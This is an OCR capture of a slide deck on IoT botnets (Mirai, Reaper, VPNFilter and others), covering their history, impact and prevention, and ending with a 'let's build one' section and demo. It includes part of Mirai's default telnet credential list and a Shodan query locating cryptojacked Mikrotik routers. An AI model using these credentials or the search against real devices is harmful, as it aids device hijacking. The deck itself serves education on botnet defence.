(R)evolution of IoT botnets

Jan Neduchal

http://philippedaumanjr.net/petnet-raises-1-125-million-to-make-smart-pet-food-dispenser/

@InternetOfShit

http://philippedaumanjr.net/petnet-raises-1-125-million-to-make-smart-pet-food-dispenser/

“Old” IoT botnets

HOME ABOUT ANALYSIS RESOURCES SERVICES SEARCH

Linux/IRCTelnet

NOVEMBER 3, 2016 • BOTNETS

Discovered in October 2016 by ***MalwareMustDie!***, a white-hat security research group, **Linux/IRCTelnet** is an Internet Relay Chat (IRC) botnet that was created using **ELF** (Executable and Linkable Format) binaries, a common file format for Linux and UNIX-based systems. This format is used in the **firmware** of many IoT devices including routers, DVRs, and IP cameras. In the samples they studied, the research group noted that Linux/IRCTelnet targets IoT devices and compromises them via the telnet protocol. Much like Mirai, this botnet exploits default and hardcoded credentials or uses brute-force techniques to compromise the Linux-based devices. They also determined that Linux/IRCTelnet is actively using the Mirai botnet's leaked IoT credentials list. It also emulates the Bashlight botnet in its telnet-scanning capabilities. Despite the similarities to these botnets, the research group has determined that Linux/IRCTelnet was built from the source code of the Aidra botnet.

“Old” IoT botnets

IoT Worm Used to Mine Cryptocurrency

By: **Kaoru Hayashi**

Created 19 Mar 2014 | 0 Comments | : 日本語, 한국어

0 0 Like 0

HOME ABOUT ANALYSIS RESOU

Linux/IRCTelnet

MMD-0058-2016 - L
MIPS IoT bad news

14 Oct 2016

Background

Since the end of September 2016 I rec
MIPS platform I provided to detect IoT attacks. I will call this thre
Linux/NyaDrop as per the name used by threat actor himself, for
binary that is dropped in the compromised system.

HOME ABOUT ANALYSIS RESOURCES SERVICES SEARCH

Linux/Moose

NOVEMBER 9, 2016 • BOTNETS

Discovered in 2015, **Linux/Moose** is a family of malware that primarily targets Linux-based consumer routers, including those issued to consumers by ISPs, as well as other devices running on the MIPS and ARM architectures. It ga
compromised devices t
services to the operator
packets that pass betwe
mobile devices. Essenti
sites and perform a type
social media posts. In a

NEWS

Amnesia malware turns DVRs into botnet slaves

Tsunami malware variant looks for vulnerable IoT devices to form botnet

By Rene Millman - April 11, 2017

IT security researchers have uncovered a new strain of malware that targets digital

common traits

Mirai

```
// root      xc3511
// root      vizxv
// root      admin
// admin     admin
// root      888888
// root      xmhdipc
// root      default
// root      juantech
// root      123456
// root      54321
// support   support
// root      (none)
// admin     password
// root      root
// root      12345
```

krebsonsecurity.com —> 620Gbps
OVH.com —> 1Tbps
Dyn – DNS —> Twitter, Spotify, Reddit

Its variants!

Mirai variants

- Satori (enlightement)
- (Pure)Masuta (master)
- Okiru (rise)

IoTroop (Reaper)


- loader
- lua

IoTroop (Reaper)

- loader
- lua


Reporting server

Infected device



Loader


Vulnerable device



Download server


IoTroop (Reaper)

- loader
- lua




IoTroop (Reaper)

- loader
- lua




IoTroop (Reaper)

- loader
- lua




IoTroop (Reaper)

- loader
- lua



IoTroop (Reaper)

- loader
- lua



- OMG
  - proxy
- Wicked family
  - persistence

APT?

APT?

Advanced persistent threat

VPNFilter

stage 1 —> persistence
stage 2 —> module loader

VPNFilter stage 3

VPNFilter stage 3

tor

dstr

ssler

& more

HideNSeek

C&C-less design

Impact of IoT botnets

Impact of IoT botnets

Impact of IoT botnets

Paras Jha —> Mirai

Impact of IoT botnets

Paras Jha —> Mirai

Impact of IoT botnets

Kenneth Currin Schuchman
—> Satori

Paras Jha —> Mirai

Prevention

Prevention

Intrusion Detection System

Firewall rules

REBOOT

Lets build one

what language to choose?
what communication protocol to choose?
what spreading method to use?

Shodan.io

Search engine for IoT


SHODAN http.component:"coinhive" "Mikrotik HttpProxy" Explore Downloads Reports Develope

Exploits Maps Share Search Download Results Create Report

TOTAL RESULTS

250,387

TOP COUNTRIES



Brazil	80,925
India	28,607
Indonesia	22,500
Iran, Islamic Republic of	10,811
South Africa	8,820

TOP SERVICES

HTTP	138,094
HTTP (8080)	112,067
Squid Proxy	137
HTTP (81)	10
HTTP (83)	6

[redacted]

Hirad Ertebate Iranian Co.LTD

Added on 2018-10-06 08:19:34 GMT

Iran, Islamic Republic of

Technologies:

Details

```
HTTP/1.0 403 Forbidden
Content-Length: 431
Content-Type: text/html
Date: Sat, 06 Oct 2018 08:11:03 GMT
Expires: Sat, 06 Oct 2018 08:11:03 GMT
Server: Mikrotik HttpProxy
Proxy-Connection: close
```

[redacted]

EMI Net Telecomunicações Ltda

Added on 2018-10-06 08:17:01 GMT

Brazil, Arcos

Technologies:

Details

```
HTTP/1.0 403 Forbidden
Content-Length: 435
Content-Type: text/html
Date: Sat, 06 Oct 2018 08:12:01 GMT
Expires: Sat, 06 Oct 2018 08:12:01 GMT
Server: Mikrotik HttpProxy
Proxy-Connection: close
```

[redacted]

Vivo


```
HTTP/1.0 403 Forbidden
Content-Length: 445
```

Top Countries

1. Brazil	80,926
2. India	28,607
3. Indonesia	22,500
4. Iran, Islamic Republic of	10,811
5. South Africa	8,820
6. United States	7,312
7. Russian Federation	6,353
8. Bangladesh	4,436
9. Thailand	4,324
10. Argentina	4,158

IoT exploitation


DEMO



https://imgflip.com/memetemplate/131099891/For-dummies-book

